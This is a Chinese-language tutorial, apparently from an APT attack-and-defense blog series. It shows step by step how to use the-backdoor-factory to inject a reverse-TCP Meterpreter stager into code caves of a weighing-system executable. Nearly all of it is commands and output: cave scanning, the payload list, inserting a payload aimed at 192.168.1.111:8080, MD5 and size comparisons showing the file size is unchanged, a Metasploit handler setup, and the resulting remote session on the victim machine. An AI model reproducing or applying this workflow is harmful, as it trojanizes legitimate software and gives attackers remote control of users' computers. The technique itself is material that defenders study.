

专注APT攻击与防御

<https://micropoor.blogspot.com/>

项目地址：<https://github.com/secretsquirrel/the-backdoor-factory>

原理：可执行二进制文件中有大量的00，这些00是不包含数据的，将这些数据替换成payload，并且在程序执行的时候，jmp到代码段，来触发payload。

以项目中的过磅系统为例：

```
root@John:~/Desktop# git clone https://github.com/secretsquirrel/the-backdoor-factory.git
```

//安装the-backdoor-factory

```
root@John:~/Desktop# git clone https://github.com/secretsquirrel/the-backdoor-factory.git
Cloning into 'the-backdoor-factory'...
remote: Counting objects: 1091, done.
remote: Total 1091 (delta 0), reused 0 (delta 0), pack-reused 1091
Receiving objects: 100% (1091/1091), 2.62 MiB | 145.00 KiB/s, done.
Resolving deltas: 100% (574/574), done.
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f
~/demo/guobang.exe -S
```

//检测是否支持后门植入

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -S
  ( '-' ) ( '-' )           <- ( '-' ) ( '-' )           ( '-' )
 ( 00 ) ( 00 ) .- /       ( 00 ) ( 00 ) .-> .-> .-> <-. ( 00 )
 |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\
 | ( / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \
 | ( / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \
 | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \ | | / | \ / \
 |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\
 <-. ( '-' ) ( '-' )           ( '-' ) ( '-' )           ( '-' ) ( '-' )
 ( 00 ) ( 00 ) .- /       ( 00 ) ( 00 ) .-> .-> <-. ( 00 ) .->
 ( '-' )-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\
 ( 00 ) ( \-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\
 / | \-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\
 \ | /-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\
 |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\
 |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\ |-----\ /-----\

Author:      Joshua Pitts
Email:       the.midnite.runr[at]gmail[dot]com
Twitter:     @midnite_runr
IRC:         freenode.net #BDFactory

Version:     3.4.2


[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
/root/demo/guobang.exe is supported.
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f
```

```
~/demo/guobang.exe -c -l 150
```

```
//测试裂缝空间size150
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -c -l 150
```



```
Author:    Joshua Pitts  
Email:    the.midnite.runr[-at ]gmail<d o-t>com  
Twitter:  @midnite_runr  
IRC:      freenode.net #BDFactory
```

```
Version:  3.4.2
```


```
[*] Checking if binary is supported  
[*] Gathering file info  
[*] Reading win32 entry instructions  
Looking for caves with a size of 150 bytes (measured as an integer)  
[*] Looking for caves  
No section  
->Begin Cave 0x360  
->End of Cave 0x400  
Size of Cave (int) 160  
*****  
No section  
->Begin Cave 0x202c94  
->End of Cave 0x202e08  
Size of Cave (int) 372  
*****  
No section  
->Begin Cave 0x20813b  
->End of Cave 0x20820c  
Size of Cave (int) 209  
*****  
No section  
->Begin Cave 0x20b20f  
->End of Cave 0x20b401  
Size of Cave (int) 498  
*****  
No section  
->Begin Cave 0x22cf08  
->End of Cave 0x22d004  
Size of Cave (int) 252  
*****  
We have a winner: .rsrc
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f
```

```
~/demo/guobang.exe -s show
```

```
//查看可用payload
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f ~/demo/guobang.exe -s show
```

The logo for BDFactory, featuring the word "BDFactory" in a stylized, outlined, and italicized font.

```
Author:    Joshua Pitts
Email:    the.midnite.runr[-at ]gmail<d o-t>com
Twitter:  @midnite_runr
IRC:      freenode.net #BDFactory
```

```
Version:  3.4.2
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
cave_miner_inline
iat_reverse_tcp_inline
iat_reverse_tcp_inline_threaded
iat_reverse_tcp_stager_threaded
iat_user_supplied_shellcode_threaded
meterpreter_reverse_https_threaded
reverse_shell_tcp_inline
reverse_tcp_stager_threaded
user_supplied_shellcode_threaded
```

```
root@John:~/Desktop/the-backdoor-factory# ./backdoor.py -f
```

```
~/demo/guobang.exe -H 192.168.1.111 -P 8080 -s iat_reverse_tcp_stager_threaded
```

//插入payload , 并生成文件。

```
root@John: ~/Desktop/the-backdoor-factory# ./backdoor.py -f /root/demo/guobang.exe -H 192.168.1.111 -P 8080 -s iat_reverse_tcp_stager_threaded

Author: Joshua Pitts
Email: the.midnite.runr[at]gmail.com
Twitter: @midnite_runr
IRC: freenode.net #BDFactory

Version: 3.4.2

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 408
[*] All caves lengths: 408
#####
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#####
[*] Cave 1 length as int: 408
[*] Available caves:
1. Section Name: .rdata; Section Begin: 0x20b200 End: 0x20b400; Cave begin: 0x20b213 End: 0x20b3fd; Cave Size: 490
2. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x252596 End: 0x252929; Cave Size: 915
3. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x25464c End: 0x254940; Cave Size: 756
4. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x263f2a End: 0x264c57; Cave Size: 3373
5. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x265586 End: 0x265a4e; Cave Size: 1224
6. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x26633c End: 0x266577; Cave Size: 571
7. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x266d5d End: 0x266f34; Cave Size: 471
8. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x27724c End: 0x277445; Cave Size: 505
9. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x28547d End: 0x28576a; Cave Size: 749
10. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x297bb7 End: 0x297db0; Cave Size: 505
11. Section Name: .rsrc; Section Begin: 0x22d000 End: 0x2aa400; Cave begin: 0x2a5de8 End: 0x2a60d5; Cave Size: 749
```

```
root@John:~/Desktop/the-backdoor-factory# md5sum ./guobang.exe
/root/demo/guobang.exe
```

//对比原文件与生成文件MD5值

```
root@John:~/Desktop/the-backdoor-factory/backdoored# md5sum ./guobang.exe /root/demo/guobang.exe
061f77c12edbd073aeaa63e8dbb0c414 ./guobang.exe
c3d4dfd2df91b2a7f3a659f75a5dfd70 /root/demo/guobang.exe
root@John:~/Desktop/the-backdoor-factory/backdoored# █
```

```
root@John:~/Desktop/the-backdoor-factory# du -k ./guobang.exe
/root/demo/guobang.exe
```

//对比文件大小

```
root@John:~/Desktop/the-backdoor-factory/backdoored# du -b ./guobang.exe /root/demo/guobang.exe
2794496 ./guobang.exe
2794496 /root/demo/guobang.exe
root@John:~/Desktop/the-backdoor-factory/backdoored# █
```

```
msf > use exploit/multi/handler
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set lhost 192.168.1.111
```

lhost => 192.168.1.111

msf exploit(handler) > set lport 8080

lport => 8080

msf exploit(handler) > exploit -j


//开启本地监听

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.111
lhost => 192.168.1.111
msf exploit(handler) > set lport 8080
lport => 8080
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.111:8080
[*] Starting the payload handler...
```

//打开软件

名称 ^	修改日期	类型	大小
ini	2017/11/25 22:13	文件夹	
config.ini	2017/11/25 22:13	配置设置	1 KB
guobang.exe	2017/11/26 6:09	应用程序	2,729 KB
guobang原文件.exe	2017/10/8 9:05	应用程序	2,729 KB



The image shows a dialog box titled "系统运行模式" (System Run Mode). It contains the text "请选择系统运行模式" (Please select the system run mode). There are two radio buttons: "在线模式" (Online Mode) which is selected, and "脱机模式" (Offline Mode). At the bottom, there is a "确认" (Confirm) button with a green checkmark icon.

meterpreter > getuid

Server username: John-PC\John

//确定目标

```
C:\>ipconfig | findstr "192.168."
IPv4 地址 . . . . . : 192.168.1.100
默认网关 . . . . . : 192.168.1.1
IPv4 地址 . . . . . : 192.168.136.1
IPv4 地址 . . . . . : 192.168.1.1

C:\>hostname
John-PC

C:\>_
半:

[*] Started reverse TCP handler on 192.168.1.111:8080
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.100
[*] Meterpreter session 5 opened (192.168.1.111:8080 -> 192.168.1.100:

meterpreter > getuid
Server username: John-PC\John
```

- Micropoor